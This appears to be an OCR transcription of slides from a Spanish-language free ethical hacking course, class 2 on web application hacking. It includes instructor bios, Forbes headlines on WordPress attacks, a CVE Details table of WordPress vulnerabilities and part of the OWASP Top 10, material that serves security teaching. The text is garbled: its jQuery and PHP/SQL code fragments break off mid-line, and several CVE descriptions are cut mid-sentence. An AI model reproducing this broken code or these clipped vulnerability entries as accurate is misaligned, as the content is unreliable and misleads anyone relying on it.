SEGURIDAD
CERO

CURSO GRATIS
ETHICAL HACKING

LUNES 28 SEPTIEMBRE MARTES 29 SEPTIEMBRE
MIÉRCOLES 30 SEPTIEMBRE

CRI	GTM	HND	MEX	PER
6:00 PM	6:00 PM	6:00 PM	7:00 PM	7:00 PM
COL	ECU	PAN	PRY	CHL
7:00 PM	7:00 PM	7:00 PM	8:00 PM	8:00 PM
BOL	VEN	DOM	ARG	URY
8:00 PM	8:00 PM	8:00 PM	9:00 PM	9:00 PM

SEGURIDAD CERO

Fernando Conislla
Ethical Hacking Expert

- Años de experiencia en servicios de ciberseguridad para entidades gubernamentales, bancarias, medios de pago, etc.
- Instructor en SEGURIDAD CERO e instructor oficial Certiprof
- Expositor en eventos internacionales
- Master en gestión y dirección de la ciberseguridad
- Certificaciones internacionales CEH, CPTE, CSWAE, LCSPC

SEGURIDAD CERO

Santiago Muñoz
Ethical Hacking Expert

- Años de experiencia en ejercicios de Red Team para entidades gubernamentales, financiero, etc.
- Especializado en el hacking de aplicaciones web, Windows y Active Directory.
- Security researcher en Faraday
- Instructor en SEGURIDAD CERO de Ethical Hacking
- Certificaciones internacionales OSCP | CRTP | CTRE

SEGURIDAD
CERO

SEGURIDAD
CERO

CLASE 2
HACKING APLICACIONES WEB

MARTES 29 SEPTIEMBRE

CRI	GTM	HND	MEX	PER
6:00 PM	6:00 PM	6:00 PM	7:00 PM	7:00 PM
COL	ECU	PAN	PRY	CHL
7:00 PM	7:00 PM	7:00 PM	8:00 PM	8:00 PM
BOL	VEN	DOM	ARG	URY
8:00 PM	8:00 PM	8:00 PM	9:00 PM	9:00 PM

```
function get_selected_images() {
    var data = Array();
    $.each($(".ui-selected"
        if(value.title !
            data.push(
        }
    });
    return data;
}
```

```
/script>
```

```
c function batch_elements_info($batch_id) {
  = intval(
result = mysql::query("SELECT * FROM image2ready WHERE batch_id = '
return = array();
```


Forbes

Create Account | Sign In

BETA

115,010 views | Aug 31, 2019, 03:41am EDT

Critical 'Backdoor Attack' Warning Issued For 60 Million WordPress Users



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds &

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :

Wordpress » Wordpress : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **294** Page : 1 (This Page) 2 3 4 5 6

Copy Results Download Results

<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gained Access Level</th><th>Access</th><th>Complexity</th><th>Authentication</th></tr>
<tr><td>1</td><td>CVE-2006-4028</td><td></td><td></td><td></td><td>2006-08-09</td><td>2011-09-01</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">Multiple unspecified vulnerabilities in WordPress before 2.0.4 have unknown impact and remote attack vectors. NOTE: due to lack of details, it is not clear how these issues are diff CVE-2006-3390, although it is likely that 2.0.4 addresses an unspecified issue related to "Anyone can register" functionality (user registration for guests).</td></tr>
<tr><td>2</td><td>CVE-2008-6767</td><td></td><td></td><td>DoS</td><td>2009-04-28</td><td>2017-08-16</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">wp-admin/upgrade.php in WordPress, probably 2.6.x, allows remote attackers to upgrade the application, and possibly cause a denial of service (application outage), via a direct re</td></tr>
<tr><td>3</td><td>CVE-2009-2853</td><td>264</td><td></td><td>+Priv</td><td>2009-08-18</td><td>2017-11-16</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">Wordpress before 2.8.3 allows remote attackers to gain privileges via a direct request to (1) admin-footer.php, (2) edit-category-form.php, (3) edit-form-advanced.php, (4) edit-for category-form.php, (6) edit-link-form.php, (7) edit-page-form.php, and (8) edit-tag-form.php in wp-admin/.</td></tr>
<tr><td>4</td><td>CVE-2011-3122</td><td></td><td></td><td></td><td>2011-08-10</td><td>2017-08-28</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">Unspecified vulnerability in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors related to "Media security."</td></tr>
<tr><td>5</td><td>CVE-2011-3125</td><td></td><td></td><td></td><td>2011-08-10</td><td>2017-08-28</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">Unspecified vulnerability in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors related to "Various security hardening."</td></tr>
<tr><td>6</td><td>CVE-2012-2399</td><td></td><td></td><td>XSS</td><td>2012-04-21</td><td>2017-12-18</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">Cross-site scripting (XSS) vulnerability in swfupload.swf in SWFupload 2.2.0.1 and earlier, as used in WordPress before 3.5.2, TinyMCE Image Manager 1.1 and earlier, and other pr inject arbitrary web script or HTML via the buttonText parameter, a different vulnerability than CVE-2012-3414.</td></tr>
<tr><td>7</td><td>CVE-2012-2400</td><td></td><td></td><td></td><td>2012-04-21</td><td>2017-12-18</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td></tr>
<tr><td colspan="12">Unspecified vulnerability in wp-includes/js/swfobject.js in WordPress before 3.3.2 has unknown impact and attack vectors.</td></tr>
<tr><td>8</td><td>CVE-2008-4769</td><td>22</td><td></td><td>Dir. Trav.</td><td>2008-10-28</td><td>2017-08-07</td><td>9.3</td><td>Admin</td><td>Remote</td><td>Medium</td><td>Not required</td></tr>
<tr><td colspan="12">Directory traversal vulnerability in the get_category_template function in wp-includes/theme.php in WordPress 2.3.3 and earlier, and 2.5, allows remote attackers to include and pc via the cat parameter in index.php. NOTE: some of these details are obtained from third party information.</td></tr>
</table>


Forbes

Create Account | Sign In

BETA

2186 views | Jun 30, 2019, 02:07pm EDT

Rise Of Cyberattacks Aimed At Gaining Server Control And Stealing Databases From Government Websites



OWASP Top Ten

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

Top 10 Web Application Security Risks

1. **Injection**. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication**. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. **Sensitive Data Exposure**. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. **XML External Entities (XXE)**. Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. **Broken Access Control**. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as

The OWASP® Foundation wo
improve the security of softwar
community-led open source so
projects, hundreds of chapters
tens of thousands of members,
hosting local and global confer

